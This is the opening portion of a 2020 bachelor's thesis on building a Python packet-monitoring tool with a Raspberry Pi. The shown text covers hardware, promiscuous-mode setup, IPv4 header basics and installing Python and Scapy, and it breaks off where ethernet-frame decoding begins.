Expertise
and insight
for the future

Kasperi Tuovinen

Network monitoring with Raspberry Pi

Metropolia University of Applied Sciences

Bachelor of Engineering

Information Technology

Bachelor’s Thesis

1 June 2020

Author Title Number of Pages Date	Kasperi Tuovinen Network monitoring with Raspberry Pi 31 pages 1 June 2020
Degree	Bachelor of Engineering
Degree Programme	Information Technology
Professional Major	Software Engineering
Instructors	Janne Salonen (Head of Department, Information and Communications Technology)

The purpose of this thesis is to study and implement network monitoring tool using Raspberry Pi. While there are many free tools available for this purpose online, the tool used in this thesis have been programmed from scratch using Python.

Theory part of this thesis includes general information about Raspberry Pi and its general functionality. It also includes theory about how network traffic works as well as all the necessary configuration steps needed to make Raspberry Pi a network monitoring device.

Practical part of this thesis includes developing network monitoring tool using Python and explaining what it does and how does it work.

The network monitoring in this thesis mainly focuses on monitoring traffic in wireless local area networks using different methods. One of the methods used includes packet sniffing as a way to monitor network traffic. Sniffing packets from a network without the permission of the network's owner is illegal in many countries. Permission to inspect the data has been acquired for the networks used in this thesis.

Keywords	Networks, Raspberry Pi, Python, Linux

Tekijä Otsikko Sivumäärä Aika	Kasperi Tuovinen Verkon valvominen Raspberry Pi:llä 31 sivua 1.5.2020
Tutkinto	Insinööri (AMK)
Tutkinto-ohjelma	Tieto- ja viestintätekniikka
Ammatillinen pääaine	Ohjelmistotuotanto
Ohjaajat	Janne Salonen (Osaamisaluepäällikkö, ICT ja tuotantotalous)

Tämän opinnäytetyön tarkoituksena on tutkia ja toteuttaa verkonvalvonta työkaluja Raspberry Pi:tä ja Pythonia käyttämällä. Internetistä löytyy kyseistä tarkoitusta varten useita ilmaisia työkaluja, mutta tässä tutkielmassa käytetyt työkalut on ohjelmoitu itse käyttäen Pythonia.

Teoria osuus tässä opinnäytetyössä sisältää yleistietoa Raspberry Pi:stä and sen toiminnasta. Se myös sisältää teoriaa verkkoliikenteen toiminnasta, sekä kaikki tarvittavat konfiguraatio muutokset, jotta Raspberry Pi:tä voidaan käyttää verkkovalvontaan.

Käytännön osuus sisältää verkkovalvonatyökalujen kehittämistä Pythonilla ja niiden toiminnallisuuden selitystä.

Tässä opinnäytetyössä keskitytään pääasiassa tarkkailemaan liikennettä langattomissa lähiverkoissa käyttäen erilaisia tekniikoita. Yksi käytetyistä tekniikoista on data pakettien kaappaaminen ja tutkiminen verkkoliikenteen valvomiseksi. Data pakettien kaappaaminen ja tutkiminen verkoista ilman verkon omistajan lupaa on laitonta monissa eri maissa. Tässä opinnäytetyössä käytettävän verkon valvontaan on saatu lupa verkon omistajalta.

Avainsanat	Verkot, Raspbery Pi, Python, Linux

Contents

1 Introduction 1

2 Raspberry Pi 2

2.1 Introduction 2
2.2 Technical details of Raspberry Pi 4 Model B 3
2.3 Operating system of Raspberry Pi 4 Model B 3
2.4 Raspbian 4
2.5 Configuring Raspberry Pi for network monitoring 5
2.5.1 Promiscuous mode 5
2.5.2 Configuration steps 5

3 Networks 8

3.1 Computer network 8
3.2 Local area networks 8
3.3 Wireless local area networks 9
3.4 How data moves in networks 10
3.4.1 Network packets 10

4 Python3 13

4.1 Installing python3 13
4.2 Verifying python installation and version 13
4.3 Installing necessary python packages using pip3 14
4.3.1 Pip3(Python3 package manager) 14
4.3.2 Installing packages 14
4.4 Executing python3 files 15

5 Monitoring network traffic using python and Raspberry Pi 16

5.1 Monitoring traffic from all the devices 16
5.1.1 Python code for monitoring all devices 16
5.1.2 Decoding Ethernet Frame 17
5.1.3 Decoding the payload data after verifying ethernet protocol 18
5.1.4 Protocols 20
5.1.5 Decoding data from different protocols 21

5.2 Monitoring traffic from single device 24
5.2.1 Python code for monitoring single device 24
5.2.2 Man-in-the-middle attack 24
5.2.3 ARP Spoofing 26
5.2.4 Capturing traffic forwarded through Raspberry Pi 28
6 Conclusion 31

List of Abbreviations

CPU	Central Processing Unit. Part of the computer which executes the machine language commands of the computer software.
GPU	Graphics Processing Unit. Part of the computer which is responsible for creation of images used as output in display devices. It works by altering memory rapidly to accelerate the creation of images.
RAM	Random-access memory. Memory which is manipulated by reading and writing. It is usually used to store different kinds of store and machine code.
HEVC	High Efficiency Video Coding. Video packing standard which is the successor of H.264. It supports video up to 8K resolution.
NOOBS	New Out Of the Box Software. Operating system management tools created by Raspberry Pi foundation.
LXDE	Free open source desktop environment with low resource requirements.
LAN	Local area network. Computer network which covers a limited geographical area such as residence or office.
WLAN	Wireless local area network. Same as LAN with the exception that devices are connected wirelessly.
PIP	Python package manager. Used to install python packages which are not included in the normal python installation.
IPv4	Internet Protocol version 4. Defines and enables internetworking basically creating the internet.
MAC	Media Access Control (address). Unique address used to identify devices from eachother.
TCP	Transmision Control Protocol. It is one of the main protocols of the Internet procotol suite.

UDP	User Datagram Protocol. It is one of the main protocols of the Internet protocol suite.
ICMP	Internet Control Message Protocol. It is a supporting procotol in the Internet protocol suite.
MITM	Man-in-the-middle. Cyber attack technique where attacker places himself between the communicating devices.
ARP	Address Resolution Protocol. Communication protocol used to map certain ip address to MAC address.
HTTP	Hypertext Transfer Protocol. Protocol used for communication between devices.
HTTPS	Hypertext Transfer Protocol Secure. It is a secure version of the HTTP protocol using TLS.
TLS	Transport Layer Security. Protocol which provides secure communication by using algoritms to encrypt communication.

1 Introduction

Network traffic monitoring is usually done to analyze and manage network traffic in order to fix any abnormalities or processes that can affect the networks performance, availability or security. There are many free tools available for this purpose on the internet but on this thesis the tools are made from scratch using Python.

The purpose of this thesis is to study how network traffic works and create proof of concept about how it can be easily monitored using simple tools created with Python. This thesis focuses on monitoring traffic in wireless local area networks using Raspberry Pi:s wireless interface as a receiver to receive and handle the traffic in the network.

Regarding theory this thesis covers theory about how network traffic generally works as well as more profound look into Raspberry Pi and its possible functionalities. The practical part of this thesis covers all the programming and configuration needed to make Raspberry Pi to work as a network monitoring device.

2 Raspberry Pi

2.1 Introduction

Raspberry Pi is a small single circuit board computer developed by british Raspberry Pi Foundation. It was originally developed for the purpose of teaching computer science in schools and in developing countries.[1.] Due to its low cost and portability it quickly became extremely popular outside its target market in areas such as robotics as well as amateur projects.[2.]

Despite Raspberry Pi being much slower than an average computer due to its size limits, it is still a complete Linux machine which can perform all the same tasks as a normal Linux based computer would.



Figure 1. Raspberry Pi 4 Model B

Almost all parts of the Raspberry Pi are open source except for its CPU which varies in different versions. Currently the newest available Raspberry Pi, which is also used in this thesis is Raspberry Pi 4 Model B seen in Figure 1 which uses Broadcom BCM2711 CPU.[3.]

2.2 Technical details of Raspberry Pi 4 Model B

The newest Raspberry Pi 4 Model B is around 3 times more powerful than the previous version of the Raspberry Pi due to its new quad-core 64-bit ARM processor which has 1.5GHZ as base Clock rate. It has two, four or eight gigabytes of RAM depending on the version and the memory is shared with the GPU.[3.]

As GPU the Raspberry Pi 4 Model B has Broadcom VideoCore 6. It offers OpenGL ES 3.0 support as well as HEVC 265 video compression. Due to the faster processor and more RAM than the previous models, Raspberry Pi 4 Model B is capable of outputting 4K quality video output with 60 FPS or alternatively 2 different 4K outputs at 30FPS each.[3.]

As a network interface Raspberry pi 4 Model B has an 802.11 standard built in dual band network adapter capable of operating at 2,4 or 5 GHZ frequency. It also has support for the latest 5.0 bluetooth version.[3.]

Raspberry Pi 4 model B requires only a low amount of power and unlike its predecessors which used microUSB, it uses USB-C as its power supply. It is recommended by the Raspberry Pi foundation to have a power supply which can continuously provide at least 3A of power. [3.]

2.3 Operating system of Raspberry Pi 4 Model B

The Raspberry Pi 4 Model B does not come with an operating system by itself, but the Raspberry Pi foundation offers a free operating system controlling software called NOOBS. Using NOOBS, it is easy for new users to install whatever operating system the user chooses. For more experienced users it is not necessary to use NOOBS for installing the operating system.



Figure 2. Example of NOOBS installation screen[4.]

The operating system used in this thesis is the recommended operating system in NOOBS. As Figure 2 shows the recommended operating system is Raspbian.

2.4 Raspbian

Raspbian is an operating system made by Raspberry Pi Foundation. It is a debian based operating system designed specifically to be used in Raspberry Pi. The operating system has been highly optimised for Raspberry Pi's low performance CPUs and it includes some custom-made software such as modified LXDE for its desktop environment.[5.]

2.5 Configuring Raspberry Pi for network monitoring

2.5.1 Promiscuous mode

Normally the wireless network interface controller only passes specific internet traffic to the CPU but when promiscuous mode is enabled it will allow all the traffic to go directly to the CPU.[6.] On default settings the promiscuous mode is not enabled so in order to monitor wireless network traffic it needs to be enabled.

2.5.2 Configuration steps

In order to monitor wireless network traffic with Raspberry Pi two steps needs to be done first.

- The Raspberry Pi needs to be connected to the network which it is supposed to monitor.
- The Raspberry Pi’s wireless network interface needs to be put on promiscuous mode so it can intercept other devices’ wireless traffic while being connected to the network.

First check if Raspberry Pi is connected to the wireless network by using command:

```
/sbin/ifconfig -a
```

The output should look similar to figure 3.

```
pi@raspberrypi:~ $ /sbin/ifconfig -a
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether dc:a6:32:60:35:2f  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.76  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fe80::17f1:dc2:b7de:3eae  prefixlen 64  scopeid 0x20<link>
        ether dc:a6:32:60:35:30  txqueuelen 1000  (Ethernet)
        RX packets 9508  bytes 14093094 (13.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4761  bytes 520978 (508.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3. Output from the /sbin/ifconfig -a command

As seen in figure 3, Raspberry Pi is connected to the wireless network via its wlan0 interface. The flags on the wlan0 interface show that it is working normally but in order to capture network traffic, promiscuous mode needs to be enabled by using command:

```
sudo ip link set wlan0 promisc on
```

After running the command and checking the wlan0 network interface again by using the command:

```
/sbin/ifconfig -a
```

The output should look similar to figure 4.

```
pi@raspberrypi:~ $ /sbin/ifconfig -a
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether dc:a6:32:60:35:2f  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 192.168.50.76  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fe80::17f1:dc2:b7de:3eae  prefixlen 64  scopeid 0x20<link>
        ether dc:a6:32:60:35:30  txqueuelen 1000  (Ethernet)
        RX packets 9680  bytes 14104267 (13.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4877  bytes 535830 (523.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 4. Promiscuous mode enabled in wlan0 interface

After promiscuous mode has been enabled the Raspberry Pi is now able to listen to the traffic in the wireless network.

Metropolia
University of Applied Sciences

3 Networks

3.1 Computer network

A computer network is a group of different kinds of devices that communicate with each other via different communication protocols in order to share data. The devices are identified from each other with hostnames and network addresses. The connection between the devices is created from a wide variety of telecommunication technologies such as physically wired or wireless radio-frequency methods.[7.]

3.2 Local area networks

LAN (local area network) is a network which usually covers a limited area such as residence, office or school. The computers connected to LAN are physically connected to the network with ethernet cables.[8.]

Example of a simple LAN as seen in figure 5, usually consists of one or more switches and the required cabling. The switch can also be connected to a router for internet access. LAN usually also includes other network devices such as servers and printers.



Figure 5. Example of a simple LAN network

Due to being physically connected to the network, all the data is being transported via networking cables, which makes it impossible to monitor the network traffic using the Raspberry Pi:s wireless interface.

3.3 Wireless local area networks

WLAN (wireless local area network) is basically the same as LAN with the exception that the devices connected to it are connected wirelessly instead of the physical cables used in LAN.

Due to being connected wirelessly the devices are communicating with the network by sending data packets wirelessly all around themselves as seen in figure 6.



Figure 6. Example of devices sending data packets wirelessly.

Raspberry Pi:s network interface is able to monitor and capture these data packets of other devices after promiscuous mode is turned on as shown in chapter 2.5.2.

3.4 How data moves in networks

All data transferred in computer networks are transferred via data packets. Packet usually consists of user data and control information such as source and destination.[9.] A single message between the devices in the network can consist of multiple different packets or be just a single packet.

3.4.1 Network packets

Network packets have two main parts. First part is the header which contains all the necessary information to direct the packet to where it is supposed to go. The second part is the actual data.

3.4.1.1 Packet header

The packet header contains 14 fields as seen in figure 7 and of those 14 fields, 13 are required. The 14th field is optional and is called options.[10.]



Figure 7. Contents of ipv4 header.[11.]

The header contents and their functions are as follows:

- Version: Tells the version of the protocol. For Ipv4 it is always 4.
- IHL (Internet Header Length). The Ipv4 header is variable in size due to the 14th option being optional. The IHL tells the size of the whole header.
- TOS (Type of Service). Determines the type of service. It can either be DSCP (Differentiated Services Code Point) or ECN (Explicit Congestion Notification)
- Total Length. Tells the total length of the packet including header and the data sent with it.
- Identification. It is used primarily for identifying all the fragments of a single IP datagram.
- Flags. Contains a three-bit field and is used in order to control and identify fragments. The bits are:
  - bit 0: Reserved and must be zero.
  - bit 1: DF (Do not Fragment). If this bit is set, then a packet requiring fragmentation will be dropped

  - bit 2: MF (More Fragments). If the packet is fragmented this bit will be set for all the fragments except the last one.

- Fragment Offset. Tells the offset of a single fragment relative to the beginning of the datagram.
- TTL (Time To Live). Specifies in seconds the datagram's lifetime. After it goes to 0 the router sends a timeout message to the sender.
- Protocol. Tells the protocol used in the data portion of the IP datagram.
- Header Checksum. This field is used for checking errors in the header.
- Source address. Contains the Ipv4 address of the sender of the packet.
- Destination address. Contains the Ipv4 address of the receiver of the packet.
- Options. The last field which is optional and contains a variety of different options.

3.4.1.2 Packet data

The packets payload is not included in the calculation of the header checksum. The way its contents are interpreted depends on the protocol field given in the header. Some of the most common protocol numbers and their names are:

- 1. ICMP (Internet Control Message Protocol)
- 6. TCP (Transmission Control Protocol)
- 17. UDP (User Datagram Protocol)

3.4.1.3 IP datagram fragmentation and reassembly

Due to different networks varying not only in transmission speed but also in maximum transimission size, a network may fragment its datagrams. This is usefull in order to ensure that the receiving network can handle the size of the transmission. It is up to the receiver to reconstruct the original datagram from the packets it received.[12.]

4 Python3

4.1 Installing python3

Python3 comes preinstalled in the Rasbian operating system used in this thesis but if another operating system is used, it needs to be installed manually. In order to install Python3 the packet list needs to be updated first by using command:

```
sudo apt update
```

After the command has executed succesfully, Python3 can be installed with command:

```
sudo apt install python3
```

If the command executed without errors, then Python3 was successfully installed.

4.2 Verifying python installation and version

Verifying the Python3 installation can be done by using command:

```
Python3
```

The command opens the Python3 shell if Python3 was installed successfully. Python3 version can be checked by inputting the following commands to the Python3 shell:

```
import sys
print(sys.version)
```

The output should look similar to figure 8.



Figure 8. Checking Python3 installation and version.

After verifying the installation, using command:

```
exit()
```

Will exit the Python3 shell and bring back the normal terminal.

4.3 Installing necessary python packages using pip3

4.3.1 Pip3(Python3 package manager)

Most python installations come with pip3 preinstalled. To make sure pip3 is installed type "pip3" to terminal. The output should look like figure 9.

```
pi@raspberrypi:~ $ pip3

Usage:
  pip3 <command> [options]

Commands:
  install                     Install packages.
  download                    Download packages.
  uninstall                   Uninstall packages.
  freeze                      Output installed packages in requirements format.
  list                        List installed packages.
  show                        Show information about installed packages.
  check                       Verify installed packages have compatible dependencies.
  config                      Manage local and global configuration.
  search                      Search PyPI for packages.
  wheel                       Build wheels from your requirements.
  hash                        Compute hashes of package archives.
  completion                  A helper command used for command completion.
  help                        Show help for commands.
```

Figure 9. Output of pip3 command.

After pip3 has been found to be working properly it can be used to install packages all the necessary packages.

4.3.2 Installing packages

Python3 installation comes with many usefull packages pre-installed but in order to use other packages they need to be installed first. Installing all the necessary python packages which are not included in the standard python installation and needed in this thesis, can be installed with a command "pip3 install Scapy". After installation all the necessary python packages are present to run the code used for monitoring network traffic.

4.4 Executing python3 files

Python3 files are separated from normal files with the .py ending indicating that they are python files. Executing python file happens by giving the wanted python file as a command line argument to the python shell which then executes the code inside the python file.

Python3 files can be as short as 1 line in length. For example, creating a file named “helloworld.py” and adding 1 line of code to it like such as “print(“hello wolrld”)” is completely valid syntax. Executing the 1 line python file can be done with a command “python3 helloworld.py” and the output will look like in figure 10.

```
pi@raspberrypi:~ $ python3 helloworld.py
hello world
pi@raspberrypi:~ $
```

Figure 10. Output from helloworld.py.

After the python file has been executed the python shell will automatically exit and return to the command line if there were no errors. Incase there are errors the python shell will print out the errors and exit.

Metropolia
University of Applied Sciences

5 Monitoring network traffic using python and Raspberry Pi

There are different ways to monitor the wireless traffic in the network. The monitoring can be done to all the devices in the network or just focus on a single device.

5.1 Monitoring traffic from all the devices

Monitoring all the devices in the network means that the Raspberry Pi is connected to the network which it wants to monitor and simply listens all the traffic that is going on wirelessly between different devices and the router.

5.1.1 Python code for monitoring all devices

The python code for monitoring works by opening a socket which listens all the ethernet frames that the Raspberry Pi:s network interface receives. After receiving the ethernet frames it decodes the contents to human-readable format and prints them out.

5.1.1.1 Understanding ethernet frame

Ethernet frame is a container which encapsulates the ipv4 packet along with other usefull information such as MAC addresses and ethernet protocol as seen in figure 11.

